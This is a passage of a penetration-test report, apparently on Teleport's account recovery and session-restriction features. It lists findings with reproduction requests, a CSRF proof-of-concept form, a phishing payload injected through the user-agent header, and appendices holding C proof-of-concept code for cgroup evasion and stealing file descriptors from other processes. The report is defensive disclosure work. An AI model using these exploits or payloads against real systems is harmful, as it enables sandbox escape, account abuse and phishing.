&comma;&quot;recoveryCode&quot;&colon;&quot;tele-transpose-escapist-trench-
sardine-glorify-custard-sadden-
attic&quot;&comma;&quot;isRecoverPassword&quot;&colon;true&comma;&quot;foo&quot;&
colon;&quot;bar" value='&quot;&rcub;' />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

An attacker could simply embed the script in a website visited by an authenticated victim to perform the request on behalf of the user.

It's important to note that even if the CSRF PoC form uses a different encoding type (`text/plain`) compared to the original request and the request JSON contains the equal (`=`) character, the application will process the request anyway.

Impact

High. CSRF allows an unauthenticated attacker to perform actions on a system through an authenticated victim. This CSRF vulnerability is considered *Low* because it does not impact a critical functionality of the application, but may be used as the first of a longer exploit chain on the platform.

Complexity

Low. The biggest barrier is manipulating a victim to click a link or visit a webpage that contains some attacker-made HTML or Javascript.

Remediation

Enforce CSRF protection on the endpoint[11]. If possible, don't allow different content types other than `application/json` for requests and rely on the framework-provided solution to mitigate the vulnerability.

Resources

- OWASP, "Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet" https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

[11] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

TEL-Q421-5. IP Spoofing On Account Recovery Via X-Forwarded-For Header	
Severity	**Low**
Vulnerability Class	Injection Flaws (SQL, XML, Command, Path, etc)
Component	teleport.e/lib/web/accountrecovery.go#L279
Status	Closed

Description

After an account recovery is initiated or completed in Teleport, an email notification is delivered to the associated email. This email contains both the user agent details and the IP address of the requester for auditing purposes. This is handled by the `startAccountRecoveryHandle` and `completeAccountRecoveryHandle` functions, which both use a utility function (`getIPAddress`) to retrieve the originating IP:

```
func getIPAddress(r *http.Request) (string, error) {
 originatingIPAddr := ""

 // If load balancing is used.
 ips := strings.Split(r.Header.Get("x-forwarded-for"), ", ")
 if len(ips) > 0 {
        // First ip address in list is the ip address of the original request.
        // The rest are addresses of proxies.
        originatingIPAddr = ips[0]
 }

 // Fallback if load balancer wasn't used.
 if originatingIPAddr == "" {
        ip, _, err := net.SplitHostPort(r.RemoteAddr)
        if err != nil {
               return "", trace.Wrap(err)
        }
        originatingIPAddr = ip
 }

 return originatingIPAddr, nil
}
```


This function is making the assumption that in case an `X-Forwarded-For` header is present, a load balancer is passing the request. This is not always the case, since HTTP request headers such as `X-Forwarded-For` can be spoofed and their use for security measures or in access control flows should be avoided unless carefully filtered. Any such measures should be replaced with more secure alternatives that are not vulnerable to spoofing.

Reproduction Steps

The issue was successfully reproduced by attaching a spoofed IP to an `X-Forwarded-For` header:

```
POST /v1/enterprise/cloud/recovery/start HTTP/1.1
Host: doyensec.cloud.gravitational.io
Content-Length: 141
Content-Type: application/json; charset=utf-8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36
Connection: close
X-Forwarded-For: 175.45.176.1, 127.0.0.1

{"username":"dd-test1@doyensec.com","recoveryCode":"tele-hangup-surrogate-
snoring-hemlock-half-fervor-clarify-bust","isRecoverPassword":true}
```



Impact

Since the Teleport web application trusts the HTTP request header `X-Forwarded-For` to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address during the account recovery flow.

Complexity

Low, an attacker only needs to attach a header along withtheir account recovery request.

Remediation

Since the Teleport application server may return incorrect information about the client's IP address due to the presence of an injected `X-Forwarded-For` HTTP request header, the server may need to be reconfigured to filter out these user-provided reserved headers, or an alternative method of identifying clients should be used.

Resources

- "X-Forwarded-For", MDN Web Docs
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For

TEL-Q421-6. Missing Explicit Recovery Code Invalidation Process	
Severity	**Informational**
Vulnerability Class	Insufficient Authentication and Session Management
Component	teleport.e/lib/web/accountrecovery.go
Status	Closed

Description

Teleport's recovery codes are provided to the user upon registration, for the user to store them offline in a secure place. These tokens can be used to authenticate a user where access to MFA or password is lost.

Unfortunately, in case an attacker steals the recovery codes, there is no way for a victim to regenerate new codes. A process should be implemented to allow the user to invalidate all existing recovery codes, in case they are compromised by a third party.

Reproduction Steps

N/A

Impact

Low, a victim would not have a way to invalidate the stolen codes and recover an additional authentication mechanism.

Complexity

Low, an attacker would still need access to the victim's email address to complete the recovery flow. Physical access or access to the medium storing the tokens is also required in the first place.

Remediation

For an improved UX, design and implement an invalidation and re-generation mechanism for recovery codes.

Resources

- "Backup Codes", OWASP CheatSheets
  https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html#backup-codes
- "Sign in with backup codes", Google Help Center
  https://support.google.com/accounts/answer/1187538?hl=en&co=GENIE.Platform%3DDesktop

- "Generating a new set of recovery codes", Github Docs
  https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-two-factor-authentication-recovery-methods#generating-a-new-set-of-recovery-codes

- "Recovering your 2FA-enabled account", NPM Docs
  https://docs.npmjs.com/recovering-your-2fa-enabled-account

- "How to generate a recovery key", Apple Support
  https://support.apple.com/en-us/HT208072#:~:text=you%20need%20it.-,Generate%20a%20recovery%20key,-You%20can%20generate

TEL-Q421-7. Content Spoofing Abusing Recovery Emails Templates	
Severity	**Low**
Vulnerability Class	Injection Flaws (SQL, XML, Command, Path, etc)
Component	cloud/pkg/httplib/useragent/useragent.go
Status	Closed

Description

After an account recovery is started, an email containing a confirmation link is sent to the account address. These emails also include the approximate location and device used by the initiator of the recovery, which are embedded using Golang's `text/template` and `html/template` packages, a data-driven templating system for generating textual or HTML output safe against code injection. The device specs are instead retrieved and beautified using the `mssola/user_agent`[12] library:

```
// GetDeviceFromUserAgent returns a string with os and browser from the ua
string.
func GetDeviceFromUserAgent(uaStr string) string {
 ua := New(uaStr)
 os := ua.OS()
 browser, _ := ua.Browser()

 if os == "" && browser == "" {
        return "Unknown Device"
 }

 // Only return the OS if browser is unknown.
 if browser == "" {
        return os
 }

 // Only return browser, if OS is unknown.
 if os == "" {
        return browser
 }

 return fmt.Sprintf("%s on %s", browser, os)
}

// SendAccountRecoveryLink sends an email with the recovery link to the user who
requested to recover their account.
func (s service) SendAccountRecoveryLink(ctx context.Context, email string, req
api.SendAccountRecoveryLinkRequest) error {
 emailAddr, err := mail.ParseAddress(email)
 if err != nil {
        return trace.Wrap(err, "invalid address: %q", email)
 }

 params := templates.AccountRecoveryLinkParams{
        URL:          req.URL,
        Device:       req.Device,
        Location:     req.Location,
```

[12] https://github.com/mssola/user_agent

```
                CreatedAt:    req.CreatedAt,
                SupportEmail: s.SupportEmail,
                SupportPhone: s.SupportPhone,
        }
        if err := params.CheckAndSetDefaults(); err != nil {
                return trace.Wrap(err)
        }

        text, err := textTemplate.New("text").Parse(templates.AccountRecoveryLinkText)
        if err != nil {
                return trace.Wrap(err)
        }

        html, err := htmlTemplate.New("html").Parse(templates.AccountRecoveryLinkHTML)
        if err != nil {
                return trace.Wrap(err)
        }

        msg, err := newMessage().Write(text, html, params)
        if err != nil {
                return trace.Wrap(err)
        }

        return s.send(msg, *emailAddr, "Teleport Cloud Account Recovery Link")
}
```

The HTML and text templates are both defined in `cloud/pkg/email/templates/accountrecoverylink.go`:

```
const AccountRecoveryLinkText = `
This is Teleport Cloud account recovery link initiated {{ .CreatedAt }} from
{{ .Device }} near {{ .Location }}.

If this activity was not initiated by you, please contact your system
administrator. Otherwise, follow the link {{ .URL }} to proceed with account
recovery.
`
```

While HTML code injection risks are mitigated by the template package, it is still possible to include arbitrary content, leading to a content injection bug. This is because the `mssola/user_agent` is returning arbitrary user-provided values specifying the OS fragment of the user agent:

```
// Given the comment of the first section of the UserAgent string,
// get the platform.
func getPlatform(comment []string) string {
        if len(comment) > 0 {
                if comment[0] != "compatible" {
                        if strings.HasPrefix(comment[0], "Windows") {
                                return "Windows"
                        } else if strings.HasPrefix(comment[0], "Symbian") {
                                return "Symbian"
                        } else if strings.HasPrefix(comment[0], "webOS") {
                                return "webOS"
                        } else if comment[0] == "BB10" {
                                return "BlackBerry"
                        }
                        return comment[0]
                }
        }
        return ""
}
```


This makes it possible for attackers to mount convincing content spoofing/injection attack types. These attacks are normally related to an attacker being able to inject arbitrary titles or text into some parameters, which are rendered to the victim's user on the trusted domain or emails. The attack is usually conducted via social engineering or phishing.

Reproduction Steps

1. Instrument a non-transparent HTTPS proxy between the user agent and the Teleport Cloud web application
2. Start the account recovery process by providing the username and a recovery token for a known account
3. Intercept the POST request to `/v1/enterprise/cloud/recovery/start` and replace the User-Agent header with the value:

```
Mozilla/5.0 (X11; MacOS near New York, NY, United States. If you didn't initiate the recovery, click the following link https://doyensec.cloud.gravitationall.io:443/web/recovery/steps/a1b2c3d4c5e6f7g8h9 to authenticate that you are instead) AppleWebKit/537.11 (KHTML, like Gecko)
```

   In the above exploitation example, an attacker craft a convincing message by injecting a phishing link.
4. Forward the edited request and wait for the recovery email address. The email will contain the spoofed content in the OS portion of the UA:



Impact

In a successful attack scenario, an attacker could craft a credible email from the Teleport Cloud service, using it as a secondary step in a coordinated phishing attack.

Complexity

Complexity to craft the exploit is trivial, however, the payload must be delivered using social engineering methods.

Remediation

Limit the possible set of beautified User Agents, only displaying valid platform types. If not possible, limit the length/filter links from the output of the UA parsing library.


Resources

- "Content Spoofing", OWASP Community Guides
  https://owasp.org/www-community/attacks/Content_Spoofing


TEL-Q421-8. Account Lock Emails Missing Originator's Details	
Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	• teleport/lib/auth/accountrecovery.go • teleport/api/types/user.go
Status	Partially Closed

Description

When an account lock is triggered, an email is fired to the involved account to notify the user. Unlike the other emails related to authentication, no information (IP, User-Agent) on the client responsible for the lock is included:



The audit log will only show that a user failed an attempt to use a recovery code:



On a closer inspection, the event won't report the IP or the User-Agent of the attacker:


```
{
  "cluster_name": "doyensec.cloud.gravitational.io",
  "code": "T1009W",
  "ei": 0,
  "error": "recovery code did not match",
  "event": "recovery_code.used",
  "message": "recovery code did not match",
```

```
    "success": false,
    "time": "2021-10-15T13:04:20.622Z",
    "uid": "22df6915-799c-439c-b354-4336ce557123",
    "user": "dd-test3@doyensec.com"
}
```


Logging & monitoring functions provide administrators and security teams with helpful data that help detect potential threats by identifying unusual patterns. These mechanisms are basic security pillars that form the foundation of a robustly administered security framework. Teleport should log all the metadata related to failed or successful authentication attempts.

Reproduction Steps

To reproduce the issue triggers an account lock with a known user. This is achieved by failing three recovery attempts. Both the audit log and the locked account notification email won't include any metadata about the initiator of the recovery.

Impact

Medium, an attacker could abuse this to evade initial detection.

Complexity

An attacker's IP and user agent details would still be potentially logged by the access log files of any intermediary host (e.g. reverse proxy, load balancers) in front of the Teleport auth server.

Remediation

Ensure the IP and User-Agent metadata are stored and provided both in the access log and emails related to account locking and authentication attempts.

Resources

- "Logging Cheat Sheet", OWASP Cheat Sheet Series
  https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

TEL-Q421-9. User Enumeration Via Error Messages	
Severity	**Low**
Vulnerability Class	Information Exposure
Component	teleport/lib/auth/accountrecovery.go
Status	Closed

Description

The account recovery and locking feature allows an attacker to leak information around the existence of users registered in the system. This is possible since the account locking flow currently provide a different message when an account lock is triggered. An attacker only needs to try for three times in a row to initiate an account recovery (for lost password or MFA) to check if a particular user exists.

While this can be a design choice for improved user experience during the recovery, it can facilitate attacks where the malicious actor requires a valid username in the first place.

Reproduction Steps

Error messages can be leveraged in order to brute-force valid usernames from an unauthenticated endpoint exposed by the Teleport web server. By way of example, hitting the POST `/v1/enterprise/cloud/recovery/start` endpoint with a non-existent user will always lead to the same error stating *"invalid username or recovery code"*:

```
HTTP/1.1 403 Forbidden
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json
Expires: 0
Pragma: no-cache
Date: Fri, 15 Oct 2021 13:03:43 GMT
Connection: close
Content-Length: 3784

{
    "error": {
        "message": "invalid username or recovery code"
    },
    "traces": [
        {
            "path": "/go/src/github.com/gravitational/teleport/vendor/github.com/
gravitational/teleport/api/client/client.go",
            "func": "github.com/gravitational/teleport/api/client.
(*Client).StartAccountRecovery",
            "line": 2120
        },
        {
            "path": "/go/src/github.com/gravitational/teleport/e/lib/web/
accountrecovery.go",
```

```
            "func": "github.com/gravitational/teleport/e/lib/web.
(*Plugin).startAccountRecoveryHandle",
            "line": 79
        },
...
}
```

An attacker can infer existing users if an account lock is triggered using the same endpoint, returning "*you have reached max attempts, please try again later*":

```
HTTP/1.1 403 Forbidden
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json
Expires: 0
Pragma: no-cache
Date: Fri, 15 Oct 2021 13:04:20 GMT
Connection: close
Content-Length: 3804

{
    "error": {
        "message": "you have reached max attempts, please try again later"
    },
    "traces": [
        {
            "path": "/go/src/github.com/gravitational/teleport/vendor/github.com/
gravitational/teleport/api/client/client.go",
            "func": "github.com/gravitational/teleport/api/client.
(*Client).StartAccountRecovery",
            "line": 2120
        },
        {
            "path": "/go/src/github.com/gravitational/teleport/e/lib/web/
accountrecovery.go",
            "func": "github.com/gravitational/teleport/e/lib/web.
(*Plugin).startAccountRecoveryHandle",
            "line": 79
        },
        ...
    ]
}
```

Impact

Low. An unauthenticated user can identify valid users via brute-forcing.

Complexity

Triggering the information disclosure on external endpoints is easy and does not require authentication. On the other hand, the attack is very noisy: all failed recovery events will be recorded and any disclosure will also trigger an account lock.

Remediation

Teleport should avoid disclosing detailed information in error messages that can facilitate further attacks. As remediation for this particular issue, we would simply suggest modifying the affected

exceptions to include generic messages only.

TEL-Q421-10. Missing Permission Checks On PKCS#11 Shared Library And HSM PIN File	
Severity	**Informational**
Vulnerability Class	Insufficient Cryptography
Component	N/A
Status	Closed

Description

Teleport has generic HSM support via the PKCS#11 standard that defines a platform-independent API to cryptographic tokens such as smart cards and HSMs themselves. The PKCS#11 *Cryptoki* API comes as shared libraries (`.so` files) that export the same programmatic functions to the caller. When Teleport is configured to use the HSM, the user must specify the PKCS#11 module path inside the `teleport.yaml` file that will be later loaded in the Teleport process.
Loading untrusted shared libraries from world-writable locations could allow local privilege escalation.

To use the HSM a pin is required in order to unlock it. The user can specify a “pin file” location inside the teleport.yaml file that will contain the actual pin. Every local user that has read access to the “pin file” could read the pin and unlock the HSM to perform a sign, encrypt and decrypt operation.

In order to avoid security misconfigurations, as a preliminary operation Teleport should perform basic checks on the permission of the shared libraries folder and the pin file to warn the user if the permissions are loose.

Reproduction Steps

N/A

Impact

Low. A local attacker may replace the PKCS#11 shared library in the world-writable location and then gain arbitrary code execution inside the Teleport process.

Complexity

High. The attacker needs to replace the shared library with one that follows the Cryptoki API to avoid making the Teleport process crash.

Remediation

It is recommended to perform some basic permission checks on the PKCS#11 shared libraries and on the pin file. In particular, Teleport should check that the shared library path is not world-writable and that the pin file is not world-readable and warn the user otherwise.

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational
Vulnerability Class	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☐	**Multiple best-effort mitigations can be put in place to prevent or at least log the evasion attempts:** • **A well-designed user management and sudo environment should be mandatory. If the user can escalate to root, the restricted session should be prevented or a warning should be issued.** • **If this is not possible, multiple hooks should be created to detect control groups changes, *root* elevations, changes to the kernel routing table, TUN creations (similarly to LSM's `@tun_dev_create`), process tracing and debugging syscall/disallow ptrace attachment on Teleport processes, etc.** • **Log more details about the execution of programs, for example resolve symlinks of the executed binaries and log environment variables** • **Kill pending executions after a session is disconnected (`sleep`, `cron`, `at`)** • **For a better monitoring, don't allow only network restricting mode, but always pair it with disk monitoring first** • **Multiple restricted and non-restricted sessions with the same local user should be prevented**
☐	**Improve the existing audit trail and recording any unauthorized network request event.**
☐	**Include a time/date reference when exporting the recovery codes.**
☐	**Enforce CSRF protection on the endpoint. If possible, don't allow different content types other than `application/json` for requests and rely on the framework-provided solution to mitigate the vulnerability.**
☐	**Since the Teleport application server may return incorrect information about the client's IP address due to the presence of an injected `X-Forwarded-For` HTTP request header, the server may need to be reconfigured to filter out these user-provided reserved headers, or an alternative method of identifying clients should be used.**
☐	**For an improved UX, design and implement an invalidation and re-generation mechanism for recovery codes.**
☐	**Limit the possible set of beautified User Agents, only displaying valid platform types. If not possible, limit the length/filter links from the output of the UA parsing library.**
☐	**Ensure the IP and User-Agent metadata are stored and provided both in the access log and emails related to account locking and authentication attempts.**
☐	**Teleport should avoid disclosing detailed information in error messages that can facilitate further attacks. As remediation for this particular issue, we would simply suggest modifying the affected exceptions to include generic messages only.**

☐	**It is recommended to perform some basic permission checks on the PKCS#11 shared libraries and on the pin file. In particular, Teleport should check that the shared library path is not world-writable and that the pin file is not world-readable and warn the user otherwise.**

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one day. Please reach out if you'd like more information on our retesting process.

Appendix C - Control Groups Evasion PoC

The following PoC code used for TEL-Q421-1 will hit `https://doyensec.com`. The code can be compiled using the command:

```
$ gcc ppid.c -o ppid
```

```c
#include <sys/ioctl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>

int main(void)
{
    int ppid = getppid();
    if (getpgrp() == getpid()) {
        printf("forking... %d \n", getsid(0));
    }
    ioctl(0, TIOCNOTTY, NULL);
    fork();
    printf("fork %d\n", ppid);
    printf("ppid %d pid %d\n", getppid(), getpid());
    if (getppid() != 1) {
       // parent
       fork();
    } else {
       // child
       setpgrp();
       printf("forking... %d %d %d \n", getsid(0), getpid(), getpgid(0));
       int a = setsid();
       if (a == -1) {
           pid_t pid = fork();
           if (pid == 0) {
              kill(ppid, 9);
              sleep(20);
              printf("orphan %d %d\n", ppid, getsid(0));
               system("curl https://doyensec.com");
           }
       }
    }
    return 0;
}
```

Appendix D - FD Stealer PoC

The following PoC code (adapted from github.com/TheZ3ro/fdstealer) used for TEL-Q421-1 can be used on recent Linux kernels to write into the file descriptor of other processes:

```
$ gcc fdstealer.c -o fdstealer
$ ./fdstealer 12345 3 stolen
```

```
#include <sys/types.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

static int
pidfd_open(pid_t pid, unsigned int flags)
{
    return syscall(SYS_pidfd_open, pid, flags);
}

static int
pidfd_getfd(int pidfd, int targetfd, unsigned int flags)
{
    return syscall(SYS_pidfd_getfd, pidfd, targetfd, flags);
}

int
main(int argc, char *argv[])
{
    int pidfd, sfd, ret;

    if (argc != 4) {
        fprintf(stderr, "Usage: %s <pid> <fd_num> <text>\n", argv[0]);
        exit(EXIT_SUCCESS);
    }

    printf("pidfd_open\n");
    pidfd = pidfd_open(atoi(argv[1]), 0);
    if (pidfd == -1) {
        perror("pidfd_open error");
        exit(EXIT_FAILURE);
    }

    printf("pidfd_getfd\n");
    sfd = pidfd_getfd(pidfd, atoi(argv[2]), 0);
    if (sfd == -1) {
        perror("pidfd_getfd error");
        exit(EXIT_FAILURE);
    }

    printf("write\n");
    ret = write(sfd, argv[3], strlen(argv[3]));
    if (ret == -1) {
        perror("write error");
        exit(EXIT_FAILURE);
    }

    close(sfd);
```

```
        close(pidfd);
        exit(EXIT_SUCCESS);
    }
```

Appendix E - Other Threats & Assets Covered During The Security Audit

The objective of this appendix is to provide an overview of the potential vulnerabilities and threats of two features investigated during this assessment, which didn't lead to vulnerabilities having a meaningful impact.

Simplified Node Joining for AWS (RFD 41)

- Compliance of the current implementation with regards to the RFD 41[13]
- Comparison of Vault implementation in respect to the discovery of Vault-provided (e.g. Vault, Consul) agents
- Evaluation of race conditions similar to the one highlighted during the code review of PR #8250[14]
- Review of the EC2Metadata Client instantiation parameters for `aws/aws-sdk-go`[15]
- Evaluation of attack scenarios related to malicious heartbeats or malicious node registration requests
- Evaluation of attack scenarios leading to denial of service of the feature (e.g. `readAll`). Only an instance of this was identified, exploitable from the metadata service position. Because of the residual risk, a finding was not issued.
- Secure code review of `teleport/lib/service/ec2_helpers.go`, `teleport/lib/auth/aws_certs.go`, and `teleport/lib/auth/ec2_join.go`

Hardware security module (HSM) support (RFD 25)

- Compliance of the current implementation with regards to the RFD 25[16]
- Investigation of concurrency problems with the *pkcs11* library
- Vulnerability probing of the HSM-related libraries by diff-ing between the dependencies' versions pinned in the `gomod` and their latest available version, commit by commit.
- Investigation of the currently opened public issues for any security impact
- Evaluation of attack scenarios leading to denial of service, key loss and malfunction in the key rotation process
- Secure code review of `teleport/lib/auth/keystore/hsm.go` and `teleport/lib/auth/rotate.go`
- Best effort code review of github.com/miekg/pkcs11 and github.com/ThalesIgnite/crypto11
- Investigation of a potential double free vulnerability in *miekg/pkcs11*
- Comparison of the *pkcs11* and the *crypto11* library with respect to reasonable security safeguards of other vetted HSM libraries and their past vulnerabilities

[13] https://github.com/gravitational/teleport/blob/2d10515f1988dbb93d5680d756f9ceedf0e7946d/rfd/0041-aws-node-join.md

[14] https://github.com/gravitational/teleport/pull/8250#discussion_r710771471

[15] https://github.com/aws/aws-sdk-go

[16] https://github.com/gravitational/teleport/blob/c48ee9f062dcca1d8c1a46ff35f4097ffdc01695/rfd/0025-hsm.md